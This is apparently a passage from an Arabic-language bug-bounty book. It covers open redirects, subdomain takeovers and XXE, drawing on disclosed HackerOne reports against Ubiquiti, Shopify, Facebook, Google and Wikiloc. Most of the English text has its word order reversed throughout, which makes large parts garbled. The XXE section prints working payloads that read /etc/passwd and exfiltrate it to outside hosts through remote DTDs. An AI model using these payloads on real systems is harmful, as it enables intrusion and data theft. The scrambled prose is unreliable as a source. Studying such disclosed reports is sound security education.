تمكن ثغرات إعادة التوجيه المهاجمين من تنفيذ هجمات التصيد ضد المستخدمين عن طريق إعادة توجيههم الى مواقع غير موثوقة. لتجنب هجمات التصيد يتطلب منهم ملاحظة ودقة بعنوان الموقع المعروض امامهم. بالنسبة للوايت هات من اجل اصطياد مثل هذه الثغرات يجب عليك التركيز دائما على البارامترات التي يكون اسمها يحتوى على مؤشر لكلمة رابط مثل name\_domain url\_,checkout to\_,redirect وغيرهم . يعتمد هذا النوع من الثغرات على استغلال عدم الثقة بالمدخلات , حيث يقع المستخدم ضحية للتطبيق المصاب الذي قام بتوجيهه الى عنوان غير امن عن طريق الخطا بسبب الثقة بالمدخلات وعدم التحقق منها .

يمكنك اصطياد هذه الثغرات , من خلال التحقق دائما من الرابط والبحث عن بارامترات تكون قيمته بعنوان لصفحات اخرى , جرب ان تغير هذه القيم ولاحظ اذا كان التطبيق سيقبلها منك ام لا .

بالاضافة الى التقرير الخاص بموقع هاكرون , يجب عليك ان تاخذ ف اعتبارك الادوات والخدمات المستخدمة داخل الموقع , ربما تستفيد من استخدام هذه الاضافات في استغلال ثغرة ما يصعب استغلالها مباشرة.

# الاستحواذ على الدومينات الفرعية

## الوصف

to able is person malicious a where situation a like, sounds it what really is takeover domain sub A a involves vulnerability of type this nutshell, a In site. legitimate a of behalf on domain sub a claim never and company) hosting (the Heroku example, for domain, sub a for entry DNS a creating site domain. sub that claiming

١. Heroku on registers example.com
٢. unicorn457.herokuapp.com to domain.example.com sub pointing entry DNS a creates example.com
٣. unicorn457.herokuapp.com claims never example.com
٤. example.com replicates and unicorn457.herokuapp.com claims person malicious A
٥. like looks which website malicious a to directed is domain.example.com sub for traffic All example.com

service external an for entries DNS unclaimed be to needs there happen, to this for order in So, which KnockPy, using is these find to way great A etc. Shopify, S3, Amazon Github, Heroku, like their verify to domains sub of list common a over iterates and section Tools the in discussed is existence.

## Examples

### 1. Takeover domain sub Ubiquiti

Low :Difficulty

http://assets.goubiquiti.com :Url

Report :Link <https://hackerone.com/reports/109699>

2016 ,10 January :Reported Date

---

<https://hackerone.com/reports/109699>

**\$500 :Paid Bounty****:Description**

DNS a had <http://assets.goubiquiti.com> implies, takeovers domain sub for description the as Just the Here's existing, actually bucket S3 Amazon no but storage file for S3 Amazon to pointing entry HackerOne: from screenshot

| Type  | Domain Name                                                      | Canonical Name                                                                                                   | TTL   |
|-------|------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------|-------|
| CNAME | <a href="http://assets.goubiquiti.com">assets.goubiquiti.com</a> | <a href="http://uwn-images.s3-website-us-west-1.amazonaws.com">uwn-images.s3-website-us-west-1.amazonaws.com</a> | 5 min |

**DNS Assets Goubiquiti**

and west-1.amazonaws.com-us-images.s3-website-uwn claim could person malicious a result, a As tricking is here vulnerability the Ubiquiti, like look it make can they Assuming there, site a host accounts, over taking and information personal submitting into users

**Takeaways**

KnockPy Use vulnerabilities, expose to opportunity unique and new a present entries DNS pointing are they confirm then and domains sub of existence the verify to attempt an in AWS, like providers service party third to attention particular paying resources valid to URLs, customized register to you allow which services - etc, Zendesk, Github,

**Zendesk to Pointing Scan.me .2****Low :Difficulty****support.scan.me :Url****Link Report** <https://hackerone.com/reports/114134>**Reported Date** 2016 ,2 February**\$1,000 :Paid Bounty****:Description**

pointing entry CNAME a had - acquisition Snapchat a - scan.me here, example, Ubiquiti the like Just claim to able was mg\_harry hacker the situation, this In scan.zendesk.com, to support.scan.me to, directed have would support.scan.me which scan.zendesk.com payout... \$1,000 it, that's And

**Takeaways**

at complex wasn't and 2016 February found was vulnerability This ATTENTION! PAY observation, keen requires hunting bug Successful all.

### 3. Tokens Access Official Facebook Swiping

High :Difficulty

facebook.com :Url

⁂Tokens Access Official Facebook Swiping - Harewood Philippe :Link Report

2016 ,29 February :Reported Date

Undisclosed :Paid Bounty

:Description


even one (if takeover domain sub a of definition technical the meets this whether know don't I account Facebook any hijack to Philippe allowed which find awesome an is this think I but exists) interaction. minimal with

according which OAuth, at look quick a take to need we vulnerability, this understand to order In web, from method standard and simple a in authorization secure allow to protocol open an is site, their to act to application an approve to users allows OAuth words, other In applications. desktop and mobile site a visited ever you've If application. the with password a share to having without behalf their on OAuth. used you've account, etc. Twitter, Facebook, Google, your with in log to you permits which user for allows OAuth If here. exploitation for potential the noticed you've hopefully said, that Now, process, to regards With huge. be could implementation incorrect an of impact the authorization, implemented: is protocol the how explaining image nice a provides Philippe

---

<http://philippeharewood.com/swiping-facebook-official-access-tokens>⁂





#### Process OAuth Facebook - Harewood Philippe

is: here seeing are we what nutshell, a In

١. app some via purpose some for API Facebook the use to requests user A
٢. permission grant to API Facebook the to user the redirects app That
٣. app the to them redirects and code a with user the provides API Facebook
٤. token a for API Facebook the calls and code the takes app The
٥. behalf user's the on calls authorizes which app the to token a returns Facebook

and username Facebook their provide to have user a did where no that notice you'll process, this In level high a also is This account. their access to app the authorize to order in app the to password information additional including here, occur can that things other of number a are there overview, process. the in exchanged be can which

application the to back token access the providing Facebook in lies here vulnerability significant A .#5 in

those capture and try to wanted he how blog his on details he find, Philippe's to back this Taking However, application. appropriate the of instead him to them sending into Facebook trick to token,

Here's over. take could he which application Facebook vulnerable a for look to decided he instead, takeover. domain sub a of concept broader the to similarity the may they that but account their by authorized applications has user Facebook every that out, Turns on Page a of Tab "Content be would example an up, write his to According use. explicitly not visiting by available is apps of list The Pages. Fan Facebook on calls API some loads which www" used.-https://www.facebook.com/search/me/apps be could and misconfigured was which app an find to managed Philippe list, that through Looking like: looked that request a with tokens capture to abused

- https://facebook.com/v2.5/dialog/oauth?response\_type=token&display=popup&client\_\
- id=APP\_ID&redirect\_uri=REDIRECT\_URI

already permissions full had that one was ID\_APP the for use would he that application the Here, get wouldn't user the done, already were #2 and #1 step meaning - misconfigured and authorized Additionally, so! done already actually had they because app the to permission grant to up pop a like exactly - it own actually could Philippe Facebook, by owned wasn't URI\_REDIRECT the since to: redirected be they'll link, his on clicks user a when result, a As domain. sub a

- http://REDIRECT\_URI/access\_token\_appended\_here

even What's accounts! Facebook over take and tokens access all log to use could Philippe which have you token, access Facebook official an have you once post, his to according awesome, more make was do to had he All Instagram! like properties, owned Facebook other from tokens to access would response the and Facebook) from data querying for API (an GraphQL Facebook to call a question. in app the for token\_access an include

## Takeaways



biggest The chapter. and book this in included was example this why see you hope I the In hacking, when exploited be can assets stale how considering was me for takeaway that service a to pointed entries DNS leaving was it chapter, this from examples previous longer no are which applications approved-pre at looking was it Here, use. in longer no is leave may which changes application for lookout the on be hacking, you're When use. in exposed. these like resources

in (included Blog Philippe's out check should you example, this liked you if Additionally, - do to me with down sat he Interview Tips Pro Hacking the and chapter Resources the advice!). great of lot a provides he

## Takeover Domain Sub Windsor Shopify .4

Low :Difficulty

windsor.shopify.com :Url

<sup>٤٧</sup><https://hackerone.com/reports/150374> :Link Report

2016 ,10 July :Reported Date

\$500 :Paid Bounty

:Description

domain sub the left had that configuration DNS their in bug a disclosed Shopify ,2016 July In longer no they which **aislingofwindsor.com** domain, another to redirected windsor.shopify.com that things few a are there @zseano, reporter, the with chatting and report the Reading owned. notable. and interesting this make

client another for scanning was he while vulnerability the across stumbled Sean, or @zseano, First, If \*.shopify.com. were domains sub the that fact the was eye his caught What with. working was he \*.myshopify.com. pattern, domain sub the follow stores registered platform, the with familiar you're keen the for Sean to Kudos vulnerabilities. for test to areas additional for flag red a be should This to program their limits explicitly scope program Shopify's note, that on However, observation. sub specific and application Shopify the within used software API, and admin their shops, Shopify they here, arguably, so scope in isn't it listed, explicitly isn't domain the if that states It domains. Sean. reward to need not did

Name, Organization Name, Domain a take will It awesome. is **crt.sh** used, Sean tool the Secondly, domains sub return and search) advanced the used you if (more Print Finger Certificate SSL logs. Transparency Certificate monitoring by this does It certificates. query's search with associated certificates that verify logs these nutshell, a in book, this of scope the beyond is topic this While internal hidden potentially otherwise of number huge a disclose also they so, doing In valid. are all includes on hacking you're program the if explored be should which of all systems, and servers don't!). (some domains sub

be can that step a is This one. by one sites the test to started Sean list, the finding after Third, after So, tracked. side got and program another on working was he remember, but automated page. error domain expired an returning was it that discovered he windsor.shopify.com, testing his to pointing was Shopify now so **aislingofwindsor.com** domain, the purchased he Naturally, would it as Shopify with have would victim a trust the abuse to him allowed have could This site. domain. Shopify a be to appear

Shopify. to vulnerability the reporting by hack the off finished He

<sup>٤٧</sup><https://hackerone.com/reports/150374>

## Takeaways



sub discover to **crt.sh** using start First, here. takeaways multiple are there described, As sub Secondly, program. a within targets additional of mine gold a be to looks It domains. Sean Here, etc. Heroku, S3, like services external to limited just aren't overs take domain If to. pointing was Shopify domain expired the registered actually of step extra the took began and domain the on page in sign Shopify the copied have could he malicious, was he credentials. user harvesting

## Summary

an created already has site a when accomplish to difficult that aren't really Takeovers Domain Sub a are There domain. unregistered or provider service party third a to pointing entry DNS unused (site:\*.hackerone.com), Dorks Google KnockPy, using including them, discover to ways of variety book. this of chapter Tools the in included are these of all of use The etc. crt.sh, ng,-Recon this considering you're when example, Token Access Facebook the in case the was as Additionally, target a on exist configurations stale what about think and scope your broaden vulnerability, of type app. Facebook approved-pre a to uri\_redirect the example, For date. of out be may which

# XML External Entity ثغرات

## الوصف

XML parses application an how exploiting involves vulnerability (XXE) Entity External XML An entities external of inclusion the processes application the how exploiting specifically, more input, think I potential, its and exploited is this how for appreciation full a gain To input. the in included external and (XML) Language Markup eXtensible the what understand first to us for best it's are. entities

was It is. XML what that's and languages, other describing for used language a is metalanguage A define to used is which HTML, of shortcomings the to response a as part, in HTML after developed data how define to used is XML contrast, In look. should it how on focusing data, of **display** the **.structured** be to is

are which of all etc. ,<p> ,<table> ,<h1> ,<title> like tags have you HTML, in example, For title page's a define to used is tag <title> The displayed. be to is content how define to used and columns and rows in data present tags <table> headings, define refer tags <h1> (shocking), person the Instead, tags. predefined no has XML contrast, In text. simple as presented are <p> Here's presented. being content the describe to tags own their defines document XML the creating example: an

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
  <job>
    <title>Hacker</title>
    <compensation>1000000</compensation>
    <responsibility optional="1">Shot the web</responsibility>
  </job>
</jobs>
```

listing job a present to - document XML the of purpose the guess probably can you this, Reading the of line first The page. web a on presented were it if look will this how idea no have you but *the* At encoding. of type and used be to XML of version the indicating header declaration a is XML

1.0 between differences the Detailing .1.1 and 1.0 XML, of versions two are there this, writing of time hacking. your on impact no have should they as book this of scope the beyond is 1.1 and

which tags, <job> other all surrounds and included is <jobs> tag the header, initial the After with whereas Now, tags. <responsibilities> and <compensation> ,<title> includes Again, tag. closing a require tags XML all ,(<br> (e.g., tags closing require don't tags some HTML, corresponding the be would </jobs> and tag starting a is <jobs> above, example the on drawing the ,<job> tag the Using attribute. an have can and name a has tag each addition, In tag. ending name the has hand other the on <responsibility> attributes. no has it but **job** is name tag attribute and **optional** name attribute the of up made **optional** attribute an with **responsibility** .1 value

how know anyone does how becomes, then question obvious the tag, any define can anyone Since is document XML valid a Well, anything? be can tags the if document XML an use and parse to a having but all them list to me for need (no XML of rules general the follows it because valid (DTD). definition type document its matches it and above) mentioned I example one is tag closing enable will which things the of one it's because this into diving we're reason whole the is DTD The hackers. as exploit our

XML the by developed is and used being tags the for document definition a like is DTD XML An jobs the defined I since designer the be would I above, example the With author. or designer, what and have may they attributes what exist, tags which define will DTD A XML. in document some DTDs, own our create can I and you While etc. elements, other in found be may elements data general (RSS), Syndication Simple Really including used widely are and formalized been have etc. SGML/XML), (HL7 information care health (RDF), resources

above: XML my for like look would file DTD a what Here's

```

❑ <!ELEMENT Jobs (Job)*>
❑ <!ELEMENT Job (Title, Compensation, Responsibility)>
❑ <!ELEMENT Title (#PCDATA)>
❑ <!ELEMENT Compenstaion (#PCDATA)>
❑ <!ELEMENT Responsibility(#PCDATA)>
❑ <!ATTLIST Responsibility optional CDATA "0">

```

an actually is tag <jobs> Our means. it of most what guess probably can you this, at Looking a contain can which !ELEMENT an is Job A Job. element the contain can and !ELEMENT XML contain only can and !ELEMENTs also are which of all Responsibility, and Compensation Title, possible a has Responsibility !ELEMENT the Lastly, .(#PCDATA) the by denoted data, character .0 is value default whose optional (!ATTLIST) attribute

discussed, haven't we tags important two still are there DTDs, to addition In right? difficult too Not to external are files DTD that insinuated I've point, this until Up tags. !ENTITY and !DOCTYPE the definitions, tag the include didn't document XML the above, example first the Remember XML. our within DTD the include to possible it's However, example. second the in DTD our by done was that

element. **<!DOCTYPE>** a be must XML the of line first the so, do to and itself document XML the like: looks that document a get we'd above, examples two our Combining

```

□ <?xml version="1.0" encoding="UTF-8"?>
□ <!DOCTYPE Jobs [
□ <!ELEMENT Job (Title, Compensation, Responsibility)>
□ <!ELEMENT Title (#PCDATA)>
□ <!ELEMENT Compenstaion (#PCDATA)>
□ <!ELEMENT Responsibility(#PCDATA)>
□ <!ATTLIST Responsibility optional CDATA "0">
□ ]>
□ <jobs>
□□ <job>
□□ <title>Hacker</title>
□□ <compensation>1000000</compensation>
□□ <responsibility optional="1">Shot the web</responsibility>
□□ </job>
□□ </jobs>

```

with begin still we that Notice **.Declaration DTD Internal** an as referred what's have we Here, but encoding, UTF-8 with 1.0 XML to conforms document our indicating header declaration a would DTD external an Using follow. to XML the for DOCTYPE our define we after, immediately **."jobs.dtd"> SYSTEM** note **<!DOCTYPE** like look would **!DOCTYPE** the except similar be This file. XML the parsing when file **jobs.dtd** the of contents the parse then would parser XML The exploit. our for crux the provides and similarly treated is tag **!ENTITY** the because important is we if again, example previous our Using information. for placeholder a like is entity XML An address the write to us for tedious be would it website, our to link a include to job every wanted parser the get and **!ENTITY** an use can we Instead, change. could URL our if especially time, every see you hope I document. the into value the insert and parsing of time the at contents the fetch to this. with going I'm where

idea: this include to file XML our update can we file, DTD external an to Similar

```

□ <?xml version="1.0" encoding="UTF-8"?>
□ <!DOCTYPE Jobs [
□ <!ELEMENT Job (Title, Compensation, Responsibility, Website)>
□ <!ELEMENT Title (#PCDATA)>
□ <!ELEMENT Compenstaion (#PCDATA)>
□ <!ELEMENT Responsibility(#PCDATA)>
□ <!ATTLIST Responsibility optional CDATA "0">
□ <!ELEMENT Website ANY>
□ <!ENTITY url SYSTEM "website.txt">

```

```

[] ]>
[] <jobs>
[]   <job>
[]     <title>Hacker</title>
[]     <compensation>1000000</compensation>
[]     <responsibility optional="1">Shot the web</responsibility>
[]     <website>&url;</website>
[]   </job>
[] </jobs>

```

(#PCDATA), of instead but !ELEMENT Website a added and ahead gone I've notice you'll Here, I've data. parsable of combination any contain can tag Website the means This ANY. added I've the of contents the get to parser the telling attribute SYSTEM a with !ENTITY an defined also now. clearer getting be should Things file. website.txt

included I "website.txt", of instead if happen would think you do what together, all this Putting sensitive the of contents the and parsed be would XML our guessed, probably you As "/etc/passwd"? so XML, the of authors the we're But content. our in included be would /etc/passwd file server that? do we would why

such include to abused be can application victim a when possible made is attack XXE an Well, expectations XML some has application the words, other In parsing. XML their in entities external I say let's example, For gets. it what parses just so, and receiving it's what validating isn't but my Developing XML. via jobs upload and register to you allowed and board job a running was matching file a submit you'll that assume and you to available file DTD my make might I application, receive I what parse innocently to decide I this, of danger the recognizing Not requirements. the submit: to decide you hacker, a being But validation. any without

```

[] <?xml version="1.0" encoding="ISO-8859-1"?>
[] <!DOCTYPE foo [
[]   <!ELEMENT foo ANY >
[]   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
[] ]
[] >
[] <foo>&xxe;</foo>

```

foo a defining DTD internal an recognize and this receive would parser my know, now you As which xxe !ENTITY an there's that and data parsable any include can foo it telling Type Document the to path uri file full a denote to used is file:// of use (the file /etc/passwd my read should contents. file those with elements &xxe; replace and parsed is document the when file) /etc/passwd And info. server my prints which tag, <foo> a defining XML valid the with off it finish you Then, dangerous. so is XXE why is friends, that



your parsed only it response, a out print didn't application the if What more. there's wait, But Well, us. to returned never but parsed be would contents the above, example the Using content. like server malicious a contact to wanted you decided you file, local a including of instead if what so:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY % xxe SYSTEM "file:///etc/passwd" >
  <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]
>
<foo>&callhome;</foo>
```

callhome the in & the of instead % the of use the on up picked have may you this, explaining Before DTD the within evaluated be to is entity the when used is % the because is This %xxe;. URL, the when Now, document. XML the in evaluated is entity the when & the and itself definition and file /etc/passwd the of contents the read will !ENTITY callhome the parsed, is document XML we Since parameter. URL a as contents file the sending www.malicious.com to call remote a make Game /etc/passwd. of contents the have enough, sure and logs our check can we server, that control application. web the for over external of parsing the disable They vulnerabilities? XXE against them protect sites do how So, entities.

## Links



<sup>٤٨</sup>Processing (XXE) Entity External XML OWASP out Check

<sup>٤٩</sup>Cheatsheet Entity XML Robots Silent Sheet Cheat XXE

## Examples

### Google to Access Read .1

Medium :Difficulty

google.com/gadgets/directory?synd=toolbar :Url

°·Blog Detectify :Link Report

<sup>٤٨</sup>[https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)](https://www.owasp.org/index.php/XML_External_Entity_(XXE))

<sup>٤٩</sup><http://www.silentrobots.com/blog/2014/09/02/xe-cheatsheet>

<sup>٥٠</sup><https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers>


2014 April :Reported Date

\$10,000 :Paid Bounty

:Description

pretty actually is vulnerability this entities, external and XML about know we what Knowing buttons own their define to developers allowed gallery button Toolbar Google's forward. straight data. meta specific containing files XML uploading by

referencing !ENTITY an with file XML an uploading by team, Detectify the to according However, team the result, a As contents. the render to proceeded and file the parsed Google file, external an over. Game file. /etc/passwd servers the of contents the render to vulnerability XXE the used



files internal Google's of screenshot Detectify

## Takeaways



still is it old, years 2 almost is report this Although vulnerable, be can Boys Big the Even this pull to XML required The mistakes. make can companies big how of example great a the sometimes However, parsers. XML using are which sites to uploaded be easily can off cheat OWASP the from inputs other test to need you'll so response a issue doesn't site above. sheet

## Word with XXE Facebook .2

Hard :Difficulty

facebook.com/careers :Url

Secure Attack :Link Report

2014 April :Reported Date

\$6,300 :Paid Bounty

:Description

remotely involves it as example first the than challenging more and different little a is XXE This description, the in discussed we as server a calling

to escalated been potentially have could which vulnerability XXE an patched Facebook ,2013 late In accessible, were file /etc/passwd the of contents the since vulnerability Execution Code Remote a .,30,000 approximately paid That

think didn't he ,2014 April in Facebook hack to himself challenged Mohamed when result, a As files .docx upload to users allowed which page careers their found he until possibility a was XXE files. XML for archive an just is type file .docx the unaware, those For XML. include can which contents the extract to 7zip with it opened and file .docx a created he Mohamed, to according So, files: XML the of one into payload following the inserted and

```

❑ <!DOCTYPE root [
❑ <!ENTITY % file SYSTEM "file:///etc/passwd">
❑ <!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
❑ %dtd;
❑ %send;
❑ ]]>

```

call will parser XML the enabled, entities external has victim the if parsed, when recognize, you'll As because is This below? and definition !ENTITY the in % the of use the Notice host. remote the to remote the call, request the receiving After itself. DTD the within used are placeholders those like: looked which file DTD a back send would server

```

❑ <!ENTITY send SYSTEM 'http://197.37.102.90/?%26file;'>

```

file: the in payload the to back to going So,

file DTD remote a get to call a with %dtd; the replace would parser The .\

would %file; the but again server the to call remote a with %send; replace would parser The .٢  
file:///etc/passwd of contents the with replaced be

he then waited... and SimpleHTTPServer and Python using server local a started Mohamed So,  
received:



```

Last login: Tue Jul  8 09:11:09 on console
mohamed:~ mohaab007$ sudo python -m SimpleHTTPServer 80
Password:
Serving HTTP on 0.0.0.0 port 80 ...
173.252.71.129 - - [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] code 404, message File not found
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /FACEBOOK-HACKED? HTTP/1.0" 404 -
173.252.71.129 - - [08/Jul/2014 09:21:11] code 404, message File not found
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /FACEBOOK-HACKED? HTTP/1.0" 404 -

```

#### calls remote Facebook of Screenshot Secure Attack

reproduce couldn't they stating report bug the rejecting reply a back sent Facebook reporting, After  
a that mentioned Facebook messages, exchanging After concept. of proof video a requesting and it  
more some did team Facebook The request. arbitrary the sent which file the opened likely recruiter  
less was XXE this of impact the that explaining email an sending bounty, a awarded and digging  
message: the Here's exploit. valid a still but 2013 in initial the than severe



We sent you a message.

Aug 18, 2014 8:27pm

Hi Mohamed,

Here is the full payout information:

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a payout of \$6300 USD.

In order to process your bounty we will need you to provide some information:

- Your full name
- Your country of residence
- Your email address

This information is necessary in order for our payment fulfillment partner to process your bounty. Once processed you will receive an email from [bugbountypayments.com](http://bugbountypayments.com) with instructions for claiming your bounty.

If you have any questions please do not hesitate to contact us and thank you for all you are doing to help keep Facebook secure!

Thanks,

Emrakul  
Security  
Facebook

reply official Facebook

## Takeaways



an keep - sizes and shapes different in come files XML here. takeaways couple a are There sometimes previously, mentioned I As etc. .pptx, .xlsx, .docx, accept that sites for out eye can you how shows example this - immediately XXE from response the receive won't you XXE. the demonstrates which pinged be to server a up set

important It's rejected. initially are reports sometimes examples, other with as Additionally, to, reporting are you company the with working it with stick and confidence have to vulnerability. a be might something why explaining also while decision their respecting

## XXE Wikiloc .3

Hard :Difficulty

wikiloc.com :Url

Blog Sopas David :Link Report

[www.davidsopas.com/wikiloc-xxe-vulnerability](http://www.davidsopas.com/wikiloc-xxe-vulnerability)

2015 October :Reported Date

Swag :Paid Bounty

:Description

hiking, for trails outdoor best the share and discover to place a is Wikiloc site, their to According XML via tracks own their upload users let also they Interestingly, activities. other many and cycling Sopas. David like hackers cyclist for enticing pretty be to out turns which files

to decided upload, XML the noticing and Wikiloc for registered David up, write his on Based their determine to site the from file a downloaded he start, To vulnerability. XXE a for it test SYSTEM xxe [<!ENTITY foo \*\*<!DOCTYPE injected and file .gpx a case, this in structure, XML ;<[ < "http://www.davidsopas.com/XXE"

:13 line on file .gpx the in name track the within from entity the called he Then

```

□ <!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
□ <gpx
□   version="1.0"
□   creator="GPSBabel - http://www.gpsbabel.org"
□   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
□   xmlns="http://www.topografix.com/GPX/1/0"
□   xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
□ /GPX/1/1/gpx.xsd">
□   <time>2015-10-29T12:53:09Z</time>
□□ <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
□□ ="-8.037170000"/>
□□ <trk>
□□   <name>&xxe;</name>
□□ <trkseg>
□□ <trkpt lat="40.737758000" lon="-8.093361000">
□□   <ele>178.000000</ele>
□□   <time>2009-01-10T14:18:10Z</time>
□□ (...)
```

10/29/15 /XXE/ 144.76.194.66 GET server, his to request GET HTTP an in resulted This concept of proof simple a using by first, reasons, two for noteable is This .51\_Java/1.7.0 1:02PM would server the and XML injected his evaluating was server the confirm to able was David call, within fit content his that so document XML existing the used David Secondly, calls. external make not may server his call to need the it, discuss doesn't he While expecting. was site the structure the <name> the in content the rendered and file /etc/passwd the read have could he if needed been element.

it if was question other only the requests, HTTP external make would Wikiloc confirming After /etc/passwd their him send Wikiloc have to XML injected his modified he So, files. local read would contents: file

```

[] <!DOCTYPE roottag [
[] <!ENTITY % file SYSTEM "file:///etc/issue">
[] <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
[] %dtd;]>
[] <gpx
[] version="1.0"
[] creator="GPSBabel - http://www.gpsbabel.org"
[] xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
[] xmlns="http://www.topografix.com/GPX/1/0"
[] xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
[] /GPX/1/1/gpx.xsd">
[] <time>2015-10-29T12:53:09Z</time>
[] <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
[] ="-8.037170000"/>
[] <trk>
[] <name>&send;</name>
[] (...)
```

so DTD, the in evaluated be to are which entities two used he's Here familiar. look should This  
by defined gets actually tag <name> the in &send; to reference The .% the using defined are they  
file: that Here's Wikiloc. to back serves he file xxe.dtd returned the

```

[] <?xml version="1.0" encoding="UTF-8"?>
[] <!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
[] %all;
```

tag. <name> the in noticed just we which send !ENTITY the defines actually which %all; the Note  
like: looks process evaluation the what Here's

server David's to call external an as %dtd; evaluates and XML the parses Wikiloc .١  
Wikiloc to file xxe.dtd the returns server David's .٢  
%all to call the triggers which file DTD received the parses Wikiloc .٣  
%file entity the on call a includes which &send; defines it evaluated, is %all When .٤  
file /etc/passwd the of contents with value url the in replaced is %file; .٥  
